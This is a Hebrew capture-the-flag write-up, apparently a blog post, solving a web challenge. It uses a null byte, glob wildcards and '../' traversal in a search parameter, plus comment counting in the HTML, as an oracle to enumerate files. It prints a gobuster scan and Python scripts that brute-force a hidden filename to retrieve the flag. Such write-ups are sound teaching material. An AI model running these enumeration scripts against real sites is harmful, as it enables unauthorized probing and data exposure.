    ▼<div class="card-columns" style="position: relative; height: 0px;">
        <!-- show image -->
        <!-- end show image -->
        <!-- show image -->
        <!-- end show image -->
        <!-- show image -->
        <!-- end show image -->
        <!-- show image -->
        <!-- end show image -->
        <!-- show image -->
        <!-- end show image -->
        <!-- show image -->
        <!-- end show image -->
        <!-- show image -->
        <!-- end show image -->
        <!-- show image -->
        <!-- end show image -->
        <!-- show image -->
        <!-- end show image -->
        <!-- show image -->
```


נראה שתוכן הדף אמור להכיל רשימה של תמונות (לפי ההערות ב-HTML), אך אף תמונה לא צורפה באמת לדף. ננסה לעזוב כרגע את הרעיון של File Traversal וננסה את הרעיון השני שעלה לי: בדומה לאתגר הראשון, אולי ננסה להכניס Null Byte: (נשלח בכתובת בפרמטר search את התו 00%)



מדהים, קיבלנו Warnings שמפרטות לנו בדיוק איזה פקודות רצות בפונקציה של החיפוש. ניחוש שלי, כנראה שהפקודה glob מציגה את כל הקבצים לפי המחרוזת שמחפשים, פקודת array_filter מסננת רק את התמונות מבין כל הקבצים ופקודת foreach עוברת ומציגה את הקבצים (שוב, ניחוש מושכל שלי). ממחקר קצר על הפקודות גיליתי שבפקודה glob יש תמיכה ב-wildcards.

> הסבר קצר: Wildcard character זה אות (בדרך כלל *) אשר מייצגת אפס או יותר תווים. המטרה של האות היא להחליף את השימוש בשם המלא של המחרוזת. לדוגמה *f מציג את כל הקבצים שמתחילים ב-f, או *.jpg מציג את כל הקבצים שהסיומת שלהם היא jpg. (קיים בנוסף הסימן ? אשר יכול לשמש כ-Wildcard עבור אות בודדת)

אם נסתכל ב-sources של הדף, נראה שקיימת תיקייה בשם files שמכילה את כל התמונות:



נוכל להסיק שהחיפוש נעשה בתוך תיקיית files. כדי לוודא זאת, נחפש * ונראה שבאמת מוצאים את כל התמונות בתיקייה. ננסה לחזור אחורה בתיקייה ולהציג את כל הקבצים שהסיומת שלהם היא php. בעזרת:

```
art.shieldchallenges.com/?search=../*.php
```

שוב לא קיבלנו כלום, אבל אם נסתכל על ה-source code נראה:

```
▼<div class="container-fluid">
  ▼<div class="card-columns" style="position: relative; height: 0px;">
      <!-- show image -->
      <!-- end show image -->
      <!-- show image -->
      <!-- end show image -->
      <!-- show image -->
      <!-- end show image -->
      <!-- show image -->
      <!-- end show image -->
      <!-- show image -->
      <!-- end show image -->
    </div>
  </div>
```

נשים לב שמספר ההערות שונה מהפעם הקודמת, כנראה כל הערת show image מייצגת קובץ אחד שקיים בתיקייה אשר מקיים את תנאי החיפוש, במקרה הזה 5 קבצי php. מהגלישה באתר אנחנו יודעים על הקבצים הבאים: index.php, author.php, post.php, כדי לוודא את ההשערה שלנו נרצה למצוא בדיוק עוד 2 קבצי php בתיקייה, לצורך כך נריץ Gobuster ונקווה שנמצא:

```
kali@kali:~$ gobuster dir -u http://art.shieldchallenges.com/ -w /usr/share/seclists/Discovery/Web-Con
tent/raft-large-files.txt -x php -s 200
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://art.shieldchallenges.com/
[+] Threads:        10
[+] Wordlist:       /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt
[+] Status codes:   200
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2021/01/23 17:11:53 Starting gobuster
===============================================================
/index.php (Status: 200)
/favicon.ico (Status: 200)
/post.php (Status: 200)
/404.php (Status: 200)
/robots.txt (Status: 200)
/. (Status: 200)
/403.php (Status: 200)
/author.php (Status: 200)
[ERROR] 2021/01/23 17:16:59 [!] parse http://art.shieldchallenges.com/directory        e.g.: net/url:
 invalid control character in URL
===============================================================
2021/01/23 17:19:19 Finished
===============================================================
```

אכן קיבלנו שיש 5 קבצי php בתיקייה, כלומר מצאנו שיטה לספירת קבצים בשרת, פשוט נחפש שם או סיומת של קובץ עם wildcards, ולפי מספר ההערות ב-HTML שמקבלים נדע כמה קבצים קיימים התואמים את החיפוש. דבר ראשון, ננסה לחפש סיומות מוכרות של קבצים כדי לבדוק איזה קבצים קיימים ב-files. אם לא נמצא כלום, ננסה לחזור תיקיה אחורה.

נכתוב כמובן קוד שיעשה זאת בשבילנו:

```
import requests

extensions = open('raft-small-
extensions.txt').read().splitlines()

for extension in extensions:

    request = requests.get(

        f'http://art.shieldchallenges.com/?search=*{extension}')

    if ('No images found' not in request.text):

        print(extension, request.text.count('<!-- show image -->'))
```

נשים לב שהשתמשנו ב-wordlist של סיומות מוכרות. נריץ ונקבל:

```
.txt 1
.jpg 12
.html, 4
.php, 4
.t 1
.jp 12
.aspx, 4
.com, 4
.htm, 4
.j 12
```

רוב הסיומות נראות סטנדרטיות לדף אינטרנט, למעט txt. יש סיכוי שזה הדגל! בואו נבין בדיוק באיזה תת תיקייה של files הוא נמצא. יש 4 תת תיקיות, נחפש בהם:

```
http://art.shieldchallenges.com/?search=Fabio/*.txt
```

ונקבל No images found (כלומר, הקובץ לא בתיקייה Fabio). ננסה תיקיה אחרת:

```
http://art.shieldchallenges.com/?search=Habier/*.txt
```

הפעם לא קיבלנו את השגיאה, כלומר הקובץ txt נמצא בתיקיה הזאת. אנחנו רוצים לגלות מה שם הקובץ כדי להציג אותו, לצורך כך ניקח את השיטה שלנו לספירת קבצים בשרת צעד אחד קדימה: ניקח את התבנית *.txt וננסה להוסיף לה כל פעם אות אחת נוספת בתחילת החיפוש, אם נקבל No images found נדע שזאת לא אות נכונה, ואם לא תחזור ההודעה נדע שצדקנו באות ונמשיך לאות הבאה.

להלן הקוד:

```
import requests
import string
import urllib

IGNORED_URL_CHARS = '*?'
BASE_URL = 'http://art.shieldchallenges.com'

filename = ""
while (True):
    is_char_found = False
    for char in string.printable:
        if (char in IGNORED_URL_CHARS):
            continue
        current_filename = filename + char
        # Encode URL
        encoded_filename = urllib.parse.quote_plus(current_filename)
        url = f'{BASE_URL}/?search=Habier/{encoded_filename}*.txt'
        print(url)

        request = requests.get(url)
        if ('No images found' not in request.text):
            filename = current_filename
            is_char_found = True
            break

    # If no new character was added, we found the filename
    if (not is_char_found):
        print(f'{filename}.txt')
        break
```

נזכור שצריך לעשות encode ל-url למקרה שיש special characters ולהימנע מלשים * ו-? שמסמלים Wildcard Character. נריץ ונקבל:

```
Habier&Valery4ever_#WEBISFUN.txt
```

מסכים לגמרי ש-WEB IS FUN! נגלוש לקובץ בדפדפן: (כמובן עם encoding ל-special characters):

```
art.shieldchallenges.com/files/Habier/Habier%26Valery4ever_%23WEB
ISFUN.txt
```


ונקבל את הדגל:

```
FLAG{You-R-Gl0bMast3R}
```

סיכום

האתגרים היו מורכבים, מאתגרים ובהחלט מהנים. מה שהיה מיוחד מאוד באתגרים זה שמעבר לידע המקצועי בתחום היה צריך לחשוב על פתרונות יצירתיים עם מספר מצומצם מאוד של כלים ואפשרויות.

רציתי להגיד תודה רבה לשב"כ על האתגרים המדהימים. ואני מצפה בקוצר רוח לפתור את האתגרים שנה הבאה ☺



whoami

עידו פרנקנטל (Ido Frankenthal), בן 18 מלש"ב, סטודנט שנה שלישית לתואר ראשון במתמטיקה באונ' בר אילן.

אני מאוד אוהב לפתור CTF-ים בשעות הפנאי, מתעניין במיוחד ב-Low Level, מערכות הפעלה ו-Reversing. בנוסף, לפעמים מפתח High Level וחוקר WEB.

https://www.linkedin.com/in/idofran

לשאלות ויצירת קשר אפשר לפנות במייל:

idoido700@gmail.com